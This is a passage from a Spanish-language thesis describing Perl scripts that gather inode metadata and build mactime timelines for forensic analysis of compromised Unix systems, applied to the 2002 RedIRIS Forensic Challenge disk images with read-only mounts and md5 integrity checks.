En el momento que el script detecta archivos y directorios con la característica establecida, se imprime en pantalla (Figura 4.13) la línea correspondiente. El proceso para realizar esta tarea es tardado, pues se debe recorrer el sistema de archivos desde el punto dado por el usuario. Es recomendable que se ejecute con privilegios de superusuario si se accederá a directorios que no son propiedad del usuario quien ejecuta el script.




Figura 4.13 Resultado de la búsqueda de patrones.

- **Recopilación de características del sistema de archivos (analisis.pl)**

Hasta este punto de la creación de los scripts, se han desarrollado con el fin tener herramientas seguras y confiables para emular a comandos del sistema que comúnmente se reemplazan en una situación de compromiso.

Ahora el script desarrollado toma un poco la estructura y la filosofía del binario *find* para detectar de manera más práctica y completa las modificaciones que se hayan realizado al sistema de archivos durante el compromiso de éste. Para lograr tal propósito, ahora además de recorrer el sistema de archivos desde un nivel jerárquico superior hasta su último nivel, también es necesario el tomar ciertas propiedades de cada archivo y directorio que el sistema posee. La información de que se habla, la estructura de datos llamada inodo nos la proporcionará, tal estructura, como ya se había descrito en capítulos anteriores, posee:

- El dispositivo en el que se aloja el archivo.
- Su número de inodo en el sistema de archivos.
- Los permisos referentes a éste.
- El número de ligas que el archivo posee.
- EL dueño del archivo, mediante su UID.
- El grupo a que pertenece.
- El tamaño, expresado en bytes.
- El tiempo de modificación.
- El tiempo de acceso.
- El tiempo de cambio.
- El nombre del archivo.

De la lista de propiedades del inodo, ningún elemento es menos importante que el otro, esto se debe a que al realizar un análisis forense del equipo de cómputo comprometido, todo el sistema puede aportar elementos que ayuden a determinar por dónde se generó el acceso al sistema y, qué actividad realizó el intruso durante su estancia en éste.

El principal objetivo de realizar este script, es el tener un amplio panorama del sistema de archivos, pero sin tener la necesidad de estar navegando en éste de un lugar a otro y perder evidencias de la intrusión.

Al ejecutar el script, éste comienza a recorrer el sistema de archivos, toma las propiedades de cada inodo y almacena los datos en dos archivos de texto, los cuales son considerados una base de datos en texto plano, un primer archivo es llamado *lista_archivos_crudo.out*, en éste, los datos obtenidos son almacenados tal cual se han extraido, esto es, las líneas están compuestas por caracteres numéricos, lo cual resulta complicado leerlos y dar una conclusión acerca del estado del sistema de archivos. En un segundo archivo llamado *lista_archivos.out* se gaurdan los datos, pero a diferencia del primero, en éste, los mactimes ya han sido procesados y guardados en un formato entendible por los humanos. La intención de que existan dos archivos con información similar, es que se presentan casos en que los intrusos ejecutan código malicioso y logran dañar el modo gráfico del sistema, permitiendo visualizar datos solamente en modo texto, es entonces cuando es útil poseer datos entendibles por nosotros los humanos, no solamente por la máquina.

Al tiempo que se extrae la información del inodo, también se procesa para identificar cual de ellos es candidato a una revisión a detalle, por ello se generan cuatro archivos más.

- *ocultos.out* contiene la ruta absoluta de los archivos ocultos bajo la jerarquía de análisis del sistema de archivos.
- *sgid.out* almacena los nombres de archivos que tienen activado el set group Id.
- *suid.out* guarda los nombres de archivos que tienen activado el set user Id.

Cabe mencionar que los atributos del inodo son almacenados en el siguiente orden.

- dev
- rdev
- inodo
- mode
- link
- uid
- gid
- size
- mtime
- atime
- ctime

- nombre

A continuación se presentan algunas líneas de datos de cómo se ve el archivo *lista_archivos_crudo.out* (Figura 4.14) y *lista_archivos.out* (Figura 4.15). Los elementos aparecen en el orden que se ha descrito.

```
779|0|57073|755|1|0|0|34572|1089977825|1108240708|1106760869|/bin/chown
779|0|57074|755|1|0|0|51212|1089977825|1107996770|1106760869|/bin/cp
779|0|57075|755|1|0|0|42764|1089977825|1108240728|1106760869|/bin/date
779|0|57076|755|1|0|0|28588|1089977825|1108240705|1106760869|/bin/dd
779|0|57077|755|1|0|0|31724|1089977825|1107912421|1106760869|/bin/df
779|0|57078|755|1|0|0|75948|1089977825|1106760868|1106760869|/bin/dir
779|0|57079|755|1|0|0|13912|1089977825|1108219091|1106760869|/bin/echo
779|0|57080|755|1|0|0|11640|1089977825|1106760868|1106760869|/bin/false
779|0|57081|755|1|0|0|23096|1089977825|1108219091|1106760871|/bin/ln
779|0|57082|755|1|0|0|75948|1089977825|1108243046|1106760871|/bin/ls
779|0|57083|755|1|0|0|20888|1089977825|1108240708|1106760871|/bin/mkdir
779|0|57084|755|1|0|0|19180|1089977825|1106788837|1106760871|/bin/mknod
779|0|57085|755|1|0|0|55340|1089977825|1108240705|1106760871|/bin/mv
```

Figura 4.14 Líneas de datos del archivo *lista_archivos_crudo.out*

```
779|0|57073|755|1|0|0|34572|Fri Jul 16 06:37:05 2004|Sat Feb 12 14:38:28 2005|Wed Jan 26 11:34:29 2005|/bin/chown
779|0|57074|755|1|0|0|51212|Fri Jul 16 06:37:05 2004|Wed Feb  9 18:52:50 2005|Wed Jan 26 11:34:29 2005|/bin/cp
779|0|57075|755|1|0|0|42764|Fri Jul 16 06:37:05 2004|Sat Feb 12 14:38:48 2005|Wed Jan 26 11:34:29 2005|/bin/date
779|0|57076|755|1|0|0|28588|Fri Jul 16 06:37:05 2004|Sat Feb 12 14:38:25 2005|Wed Jan 26 11:34:29 2005|/bin/dd
779|0|57077|755|1|0|0|31724|Fri Jul 16 06:37:05 2004|Tue Feb  8 19:27:01 2005|Wed Jan 26 11:34:29 2005|/bin/df
779|0|57078|755|1|0|0|75948|Fri Jul 16 06:37:05 2004|Wed Jan 26 11:34:28 2005|Wed Jan 26 11:34:29 2005|/bin/dir
779|0|57079|755|1|0|0|13912|Fri Jul 16 06:37:05 2004|Sat Feb 12 08:38:11 2005|Wed Jan 26 11:34:29 2005|/bin/echo
779|0|57080|755|1|0|0|11640|Fri Jul 16 06:37:05 2004|Wed Jan 26 11:34:28 2005|Wed Jan 26 11:34:29 2005|/bin/false
779|0|57081|755|1|0|0|23096|Fri Jul 16 06:37:05 2004|Sat Feb 12 08:38:11 2005|Wed Jan 26 11:34:31 2005|/bin/ln
779|0|57082|755|1|0|0|75948|Fri Jul 16 06:37:05 2004|Sat Feb 12 15:17:26 2005|Wed Jan 26 11:34:31 2005|/bin/ls
779|0|57083|755|1|0|0|20888|Fri Jul 16 06:37:05 2004|Sat Feb 12 14:38:28 2005|Wed Jan 26 11:34:31 2005|/bin/mkdir
```

```
779|0|57084|755|1|0|0|19180|Fri Jul 16 06:37:05 2004|Wed Jan 26 19:20:37 2005|Wed Jan 26 11:34:31 2005|/bin/mknod
779|0|57085|755|1|0|0|55340|Fri Jul 16 06:37:05 2004|Sat Feb 12 14:38:25 2005|Wed Jan 26 11:34:31 2005|/bin/mv
```

Figura 4.15 Líneas de datos del archivo *lista_archivos.out*

Se puede apreciar que su aspecto cambia, sin embargo aportan la misma información.

Además de los archivos ya descritos y que se generaron durante la ejecución del script, también se respaldan archivos que le sirven al sistema para llevar la administración. Entre la recopilación de archivos que se realiza, se encuentran los siguientes:

- fstab
- group
- inittab
- messages
- passwd
- secure
- shadow
- syslog

Cada uno de estos archivos serán útiles para detectar errores que se hayan generado en el sistema, líneas que hayan sido eliminadas, agregadas o sustituidas, cambios a los scripts de inicio del sistema, entre otros datos que surga la necesidad de revisar al momento de realizar el análisis forense.

Después de haber proporcionado una descripción del comportamiento del script (Figura 4.16), ahora se presentan algunas líneas de código que realizan las tareas descritas.

```
($dev,$inodo,$mode,$link,$uid,$gid,$rdev,$size,$atime,$mtime,$ctime,$block,$blbks) = lstat($_[0]);
$mode_tmp = $mode & 07777;
$mode_tmp = sprintf "%lo",$mode_tmp;
$en_crudo = join('|',$dev,$rdev,$inodo,$mode_tmp,$link,$uid,$gid,$size,$mtime,$atime,$ctime,$_[0]);
```

Figura 4.16 Líneas de código para obtener la información de inodos en el sistema de archivos en los sistemas Unix.

La función *lstat* propia de Perl obtiene los datos del inodo, de tal modo que cada elemento que extrae se guarda en las variable correspondientes, por ejemplo en $dev se guarda el dispositivo en el que se encuentra el archivo, $uid contiene el usuario al que pertenece el archivo, lo mismo sucede con las demás propiedades del archivo. En *$mode_tmp* se guarda después de haber sido procesado el dato de los permisos del archivo, finalmente, se unen todos los elementos mediante la función *join*, la cual va a colocar el símbolo *pipe (|)* entre las propiedades del archivo, esto con el fin de que no se confundan los datos. Es importante mencionar que este script no genera ninguna interfase gráfica para el usuario, simplemente le indicará de posibles errores o de su correcta ejecución.

- **Organización de la información obtenida de los inodos (build_up.pl)**

Una vez que las bases de datos (Figura 4.15 y 4.16) han sido generadas es necesario contar con herramientas para interpretarlas y presentar la información de una manera no saturada y de fácil visualización para la persona que la utilice al realizar el análisis forense.

El elemento clave que se toma como base para presentar la información son los tiempos mac de cada unos de los archivos que ahí se encuentran, con tal elemento, se realiza una búsqueda de archivos que coincidan con las fechas de interés, las cuales se determinan a partir de los procesos y comportamiento fuera de lo normal del sistema de cómputo. Al final del proceso de búsqueda se tendrán tres archivos distintos en un formato HTML, en los cuales sólo se incluyen los archivos que coincidan con las fechas de búsqueda, con ello se logra identificar en el sistema de archivos aquellos que fueron utilizados, modificados o creados durante la intrusión.

Los archivos que se generan en formato HTML permitirán al analizador viajar en el tiempo, lo cual le permitirá el reconstruir secuencias de eventos sucedidos en el pasado, además de permitirle correlacionar información de diferentes fuentes, esto es, en esta reconstrucción de eventos pueden surgir elementos que ayuden a determinar el por dónde se originó el compromiso del sistema.

Un elemento más, es el número de inodo, el cual nos puede decir mucho acerca de la actividad del intruso y de los archivos y directorios generados. A partir de identificar un número de inodo que se involucre con la intrusión, se pueden ordenar los archivos respecto a éste número, de tal modo que se tenga un listado ordenado, en el cual será posible identificar qué otros archivos fueron creados y en qué orden, lo cual ayuda a determinar el propósito de la intrusión en el sistema.

Ahora se presenta parte del código Perl (Figura 4.17) que realiza esta actividad.

```
foreach $actual (@lista_crudo)
{
  @linea = split(/\|/,$actual);
  if($linea[8] <= $fecha_final && $linea[8] >= $fecha_inicial)
  {
     chomp($linea[11]);

$actual=$linea[11]."|".$linea[8]."|".$linea[9]."|".$linea[10]."|".$linea[0]."|".$linea[1].
"|".$linea[2]."|".$linea[3]."|".$linea[4]."|".$linea[5]."|".$linea[7];
     print MT "$actual";
  }
}
print "Esto es lo que se manda a ordena $_[0]\n";
ordena($_[0]);
print "Busqueda terminada\n";
```

Figura 4.17 Líneas de código para organizar la información contenida en el archivo *lista_archivos_crudo.out*

La ejecución de este script generará hasta cuatro salidas distintas, las tres primeras tienen el objetivo de mostrar los archivos ordenados con base en su tiempo mac (Figura 4.18) y la cuarta el de mostrar los archivos ordenados por inodo (Figura 4.19).




Figura 4.18 Archivos ordenados por tiempo de acceso (tercer columna).

Figura 4.19 Archivos ordenados por número de inodo (primer columna).

4.4 Pruebas

La etapa de pruebas representa un punto más en el desarrollo del toolkit para análisis forense, pues es en ésta en donde se verifica el objetivo, de tal forma que permite descubrir errores tanto a nivel de código como en la estructura del propio sistema.

La calidad del trabajo que desarrollará el toolkit debe ser de un alto grado, pues de esto depende que el sistema de cómputo no sufra modificaciones y que continúe como evidencia ante un posible proceso legal.

El toolkit fue desarrollado con la idea de tener varios scripts que realizaran cierta tarea y la realizaran bien, con tal filosofía el revisar las líneas de código que componen cada uno de los elementos del toolkit resulta fácil, pues con tal diseño se logró tener cierta modularidad, lo que permitió realizar tareas complicadas a través de varios scripts.

En cuanto a la revisión del toolkit en su conjunto se realizaron varias pruebas, las cuales ayudaron para establecer cierto código de colores a la interfase creada, tal código ayuda a la persona que realice el análisis forense a calificar la gravedad de los eventos que el toolkit haya encontrado.

Las pruebas al toolkit también incluyeron el verificar que la información presentada fuese la correcta y que no estuviese ocultando parte de ella.

4.5 Mantenimiento

La etapa del mantenimiento del proyecto resulta ser de las más importantes, pues es en ésta en donde se actualiza lo ya creado, con qué fin, con el fin de incrementar el alcance del reconocimiento de patrones de intrusión, además de agregar nuevas características que permitan el realizar un análisis forense confiable.

En esta etapa y dependiendo del desarrollo de las técnicas de intrusión, la modularidad del toolkit permite modificar líneas de código en un script específico, o bien, el crear nuevos scripts que permitan ejecutar nuevas tareas y simplemente agregarlas a la interfase de usuario. Como se puede notar, las

necesidades para realizar análisis forense serán las que determinen si el mantenimiento será perfectivo, adaptativo o correctivo.

Capítulo 5

Caso práctico

5.1 Caso práctico

Con el fin de establecer un nivel de utilidad de la herramienta desarrollada, se ha dedicado este capítulo para analizar el Reto Forense versión 1.0 lanzado por RedIRIS en el año 2002, a continuación se muestran los aspectos relacionados con el análisis forense y la normativa que éste sigue. Tal Reto Forense fue dirigido a los expertos de seguridad en cómputo hispanohablantes de las universidades españolas, centros afiliados a RedIRIS y a usuarios de Internet en general, tal análisis se realizó sobre un sistema Linux previamente atacado y comprometido.

El análisis forense es una de las áreas de la seguridad informática que más ha evolucionado en los últimos años, teniendo como principales objetivos la respuesta a las preguntas que suelen hacer ante un ataque informático.

- Quién realizó el ataque.
- Cómo se realizó el ataque.
- Qué hizo el atacante.
- Por qué accedió al sistema.

Para regular el proceso del análisis forense, el comité organizador puso a disposición de los participantes las reglas que éste proceso seguiría, en algunos de ellos se habla de casos particulares que para nuestro fin no importan, pues el concurso se llevó a cabo 3 años atrás.

5.2 Normativa

1. Se puede utilizar cualquier herramienta o técnica que se desee para realizar el análisis, siempre y cuando los jueces puedan interpretar los resultados o verificar su exactitud utilizando medios disponibles públicamente.

   Independientemente de los métodos que se utilicen, se deben explicar a lo largo del análisis citando referencias a otras fuentes de información (como pueden ser RFCs[1], documentos del CERT[2] o del SANS[3]

[1] Request For Comments
[2] Computer Emergency Response Team
[3] SysAdmin Audit Network Security

Institute) para que otras personas puedan aprender leyendo el análisis (aprender con ejemplos). No olvidar que ésta es una idea del proyecto Honeynet[4] así que se trata de aprender, y también de divertirse.

2. Se puede trabajar como parte de un grupo, pero si el análisis resulta ganador, el premio tendrá que ser compartido entre todos.
3. Enviar los resultados del análisis de forma que los jueces puedan tratar la información de manera sencilla, rápida y de modo que su autenticidad, tiempo de producción e integridad pueda ser verificado de forma independiente.
4. Se deberán enviar los siguientes archivos:
    - Un informe técnico de la intrusión donde se comente en profundidad al análisis realizado.
    - Un archivo de texto donde se indique el nombre del autor.

Una vez que las reglas han sido puestas sobre la mesa, es tiempo de trabajar.

5.3 Laboratorio forense

En capítulos previos se ha mencionado la necesidad de establecer un laboratorio forense con ciertas características de seguridad con el fin de tener la certeza que los resultados obtenidos como parte del análisis forense por realizar, sean totalmente confiables.

- El sistema operativo que se utilizó para realizar el análisis fue un sistema Linux Debian (woody). Se eligió esta versión del sistema operativo debido a que presenta un buen rendimiento de acuerdo a las necesidades.
- Utilerías de Unix confiables con el fin de asegurar que los datos que se obtengan del análisis sean 100 verídicos.
- Toolkit para análisis forense. Se utilizará solamente el software desarrollado para este trabajo de tesis.
- Disco duro secundario de 40 Gigabytes de capacidad.
- Conexión a Internet de banda ancha.
- Navegador Web, en este caso se utilizó Mozilla, debido a las características que presenta para el manejo de varios tabuladores en el

[4] www.honeynet.org

mismo navegador.

- Editor de textos y papel para llevar las bitácoras del análisis.

5.4 Archivos fuente

Los archivos con la información del disco duro del sistema atacado pueden ser descargados del *Área de Seguridad del Servidor FTP de RedIRIS*[5].
Para facilitar la descarga, RedIRIS proporciona un sólo archivo comprimido conteniendo las imágenes de las particiones.

Al descomprimir el archivo se puede ver que existen las imágenes del disco duro y un archivo de texto (ficheros.txt) el cual contiene la firma md5 de cada uno de los archivos y el punto de montaje original.

A continuación se muestran los comandos del sistema Unix utilizados para obtener y desempaquetar los archivos obtenidos de
ftp://ftp.rediris.es/rediris/cert/ped/reto/192.168.3.10.tar.bz2

tar -jxvf 192.168.3.10.tar.bz2

Al descomprimir y desempaquetar el archivo se tiene lo siguiente (Figura 5.1).

```
# ls –la
-rw-r--r-- 1  root   root   57544704   nov 11 19:44 192.168.3.10-hda1.dd
-rw-r--r-- 1  root   root   1686147072 nov 11 19:48 192.168.3.10-hda5.dd
-rw-r--r-- 1  root   root   1686147072 nov 11 19:52 192.168.3.10-hda6.dd
-rw-r--r-- 1  root   root   271401984  nov 11 19:52 192.168.3.10-hda7.dd
-rw-r--r-- 1  root   root   271401984  nov 11 19:53 192.168.3.10-hda8.dd
-rw-r--r-- 1  root   root   205598720  nov 11 19:53 192.168.3.10-hda9.dd
-rw-r--r-- 1  root   root   359        nov 11 20:11 ficheros.txt
```

Figura 5.1 Contenido de 192.168.3.10.tar.bz2

Del listado mostrado (Figura 5.1), los archivos con terminación *dd* corresponden a las imágenes de las particiones del disco duro de la máquina comprometida. El archivo *ficheros.txt* (Figura 5.2) contiene las firmas md5sum de cada una de las imágenes, tales firmas son útiles para comprobar la integridad de cada archivo. A continuación se revisan las firmas md5sum (Figura 5.3).

[5] www.rediris.es/cert/ped/reto/

```
# cat ficheros.txt

b258f21b93e0eaa1f605dfd47d3f66f4 192.168.3.10-hda1.dd /boot

0b826f207f81bbc294bd059302a3558a 192.168.3.10-hda5.dd /usr

87669b6e6939619cdbc8ff8dfba574c4 192.168.3.10-hda6.dd /home

29ac32347b0bdda0659c061b46dce9e4 192.168.3.10-hda7.dd /var

4eed1213ed2aaa48f26e3edffd8a888d 192.168.3.10-hda8.dd /

c7da26612f6f7b318fb79064e2909500 192.168.3.10-hda9.dd swap
```

Figura 5.2 Contenido del archivo ficheros.txt

```
# md5sum *.dd

b258f21b93e0eaa1f605dfd47d3f66f4  192.168.3.10-hda1.dd

0b826f207f81bbc294bd059302a3558a  192.168.3.10-hda5.dd

87669b6e6939619cdbc8ff8dfba574c4  192.168.3.10-hda6.dd

29ac32347b0bdda0659c061b46dce9e4  192.168.3.10-hda7.dd

4eed1213ed2aaa48f26e3edffd8a888d  192.168.3.10-hda8.dd

c7da26612f6f7b318fb79064e2909500  192.168.3.10-hda9.dd
```

Figura 5.3 Firmas md5sum de los archivos

Como se puede ver, el contenido del archivo *ficheros.txt* (Figura 5.2) además de contener las firmas md5, también indica el punto de montaje de cada una de las imágenes disponibles.

5.5 Punto de montaje

Una vez que la integridad de los archivos (imágenes del disco del sistema comprometido) ha sido comprobada se montarán en el sistema de archivos (Figura 5.4) respetando los puntos de montaje indicados, la imagen que

corresponde a / se montara bajo */mnt*, se realizará de este modo para continuar la buena práctica y respetar el punto de montaje estándar en los sistemas Unix.

```
mount -o ro,loop,noexec,noatime,nodev,nosuid 192.168.3.10-hda8.dd /mnt/root/

mount -o ro,loop,noexec,noatime,nodev,nosuid 192.168.3.10-hda5.dd /mnt/root/usr

mount -o ro,loop,noexec,noatime,nodev,nosuid 192.168.3.10-hda6.dd /mnt/root/home/

mount -o ro,loop,noexec,noatime,nodev,nosuid 192.168.3.10-hda7.dd /mnt/root/var/
```

Figura 5.4 Montaje de las imágenes del sistema comprometido.

Mediante las líneas de comando anteriores (Figura 5.4) se han montado las imágenes del sistema de archivos del equipo comprometido, las opciones proporcionan ciertas características, las cuales se mencionan a continuación:

- ro - Se accederá a la partición en modo sólo lectura, por lo tanto la escritura está prohibida. Se lleva a cabo esta práctica para no contaminar la evidencia de cómputo.
- noexec - No se permite la ejecución de los binarios del sistema montado. Esta opción es útil para servidores que tienen un sistema de archivos con arquitectura distinta a las imágenes montadas.
- noatime - No se permite la actualización al tiempo de acceso en el inodo.
- nodev - No interpretará dispositivos especiales, sean de bloque o carácter.
- nosuid - No se permite que archivos con set-user-identifier o set-group-identifier activado tengan efecto.

5.6 Estudio inicial de la máquina

5.6.1 Distribución

Revisando los archivos del sistema se ha determinado que el sistema comprometido se trata de un Red Hat 7.1

5.6.2 Servicios levantados

Al revisar el nivel en el que levantaba el equipo de cómputo, podemos ver que el sistema lo hacia en el nivel 3.

Con base en la información obtenida, se revisaron los scripts de inicio para el nivel 3, esto se puede ver en el directorio */etc/rc3.d/* Entre los servicios que el sistema activaba al inicio se encuentran:

- Sendmail
- Secure Shell
- Iptables
- Ipchains

Mediante xinetd el servicio de ftp era activado.

5.7 Obteniendo una foto del sistema

Una vez que las imágenes del sistema comprometido han sido montadas y se tiene pleno acceso a ellas con la seguridad que no se modificarán, ahora se puede comenzar a extraer datos de ellas. Para realizar la extracción de datos se ejecutará el script llamado *analisis.pl* (Figura 5.5) y después de ejecutarlo se comenzará a analizar la salida de éste. El script *analisis.pl*[6] forma parte del toolkit desarrollado.
Para ejecutar *analisis.pl* se debe hacer con privilegios de superusuario.

```
# ./analisis.pl

Usar: [opciones]

Opciones:

  --help        Muestra esta informacion

  -o            Ruta absoluta del directorio de salida

  -p            Ruta absoluta desde se analizara el sistema de archivos
```

Figura 5.5 Ayuda del usuario de analisis.pl

Como parte de la ayuda para los usuarios del toolkit se presenta en la salida estándar (Figura 5.5) el modo en que se debe ejecutar el script. Utilizando las opciones presentadas se ejecutará *analisis.pl*

[6] Se pueden ver detalles en el Anexo

```
# ./analisis.pl -p /mnt/ -o files
```

Figura 5.6 Ejecución de analisis.pl

Lo que se está indicando (Figura 5.6) es que el análisis del sistema se comenzará a realizar desde */mnt/* (que corresponde al punto de montaje de las imágenes del disco del sistema comprometido) y los archivos de salida los colocará dentro del directorio *files*, tal directorio será colocado en el directorio de trabajo en el que el usuario de encuentre en ese momento. Si se quiere colocar en otra ubicación del sistema de archivos se debe proporcionar la ruta absoluta del directorio.

En pantalla se mostrará información tal como: desde dónde iniciará a analizar, como se aprecia en la figura 5.7 (nota 1), en qué directorio colocará los archivos de salida (nota 2) y finalmente, los archivos que se generan.

```
inicio desde /mnt/  ..... Nota 1

al archivo files/   ..... Nota 2

Files/lista_archivos.out, files/lista_archivos_crudo.out,

files/ocultos.out, files/suid.out, files/Figu.out, files/sticky.out
```

Figura 5.7 analisis.pl ejecutándose.

Para verificar el contenido del directorio *files* se aplicará un listado largo (Figura 5.8) sobre éste.

```
# ls -lh files/

total 12M

drwxr--r--    2 root     root     4.0k Apr 28 08:22 archivos_configuracion

-rw-r--r--    1 root     root     7.0M Apr 28 08:22 lista_archivos.out

-rw-r--r--    1 root     root     4.9M Apr 28 08:22 lista_archivos_crudo.out

-rw-r--r--    1 root     root     1.2k Apr 28 08:22 ocultos.out

drwx------    2 root     root     4.0k Apr 28 08:22 rc3.d

-rw-r--r--    1 root     root     1.8k Apr 28 08:22 sgid.out

-rw-r--r--    1 root     root     615 Apr 28 08:22 sticky.out

-rw-r--r--    1 root     root     5.0k Apr 28 08:22 suid.out
```

Figura 5.8 Listado sobre el directorio files.

Se observa que se crearon dos directorios y seis archivos (Figura 5.8), el directorio *archivos_configuración* contiene, como su nombre lo indica, archivos de configuración básicos del sistema operativo, tal como:

- fstab
- group
- inittab
- messages
- passwd
- secure
- shadow
- syslog

En cuando al directorio *rc3.d* (Figura 5.8) éste contiene los scripts de inicio que el sistema levantaba en el nivel 3. Por qué se ha respaldado éste y no otro directorio *rc*, por la sencilla razón de que éste es el nivel de inicio del sistema comprometido, sin embargo la pregunta continúa siendo cómo se sabe el nivel de inicio del sistema, bien, este se obtiene del archivo /etc/inittab.

Otro punto importante por mencionar es que los archivos *lista_archivos.out* y *lista_archivos_crudo.out* (Figura 5.8) tienen un tamaño de 7.0M y 4.9M respectivamente, esto se debe a que contienen la información de cada inodo del sistema de archivos, por lo tanto mientras más archivos se tengan en el sistema, será mayor la cantidad de información por recopilar y mayor el tamaño de estos archivos.

Ahora se describe el contenido de los archivos ordinarios mostrados en la figura 5.8.

- lista_archivos.out representa la base de datos de la información recopilada del sistema de archivos.

- lista_archivos_crudo.out también representa la base de datos de la información recopilada del sistema de archivos, solamente que a diferencia del primero, en éste los datos se presentan en un formato no entendible por el humano.

- ocultos.out presenta una lista de los archivos y directorios ocultos en el sistema de archivos.

- sgid.out contiene una lista de archivos con el setgroupid activado.

- suid.out muestra los archivos con setuserid activado.

- sticky.out presenta una lista de archivos con esta característica activada.

5.7.1 Creación de un timeline

Una vez que se han obtenido los datos necesarios, ahora es necesario el interpretarlos de tal modo que nos sean verdaderamente útiles, ante tal situación, el script *build_up.pl* realizará el trabajo.
Para ejecutar el script *build_up.pl* (Figura 5.9) es necesario el indicarle cierto rango desde donde se piensa comenzó a comportarse de modo anormal el sistema de cómputo, hasta donde el sistema fue tomado por el experto de seguridad en cómputo, en este caso, hasta el punto en que fue retirado de la red, o bien, en el momento cuando fue apagado.

```
# ./build_up.pl -mtime 01012002 31122002; \ ..... Nota 1

./build_up.pl -atime 01012002 31122002; \

./build_up.pl -ctime 01012002 31122002
```

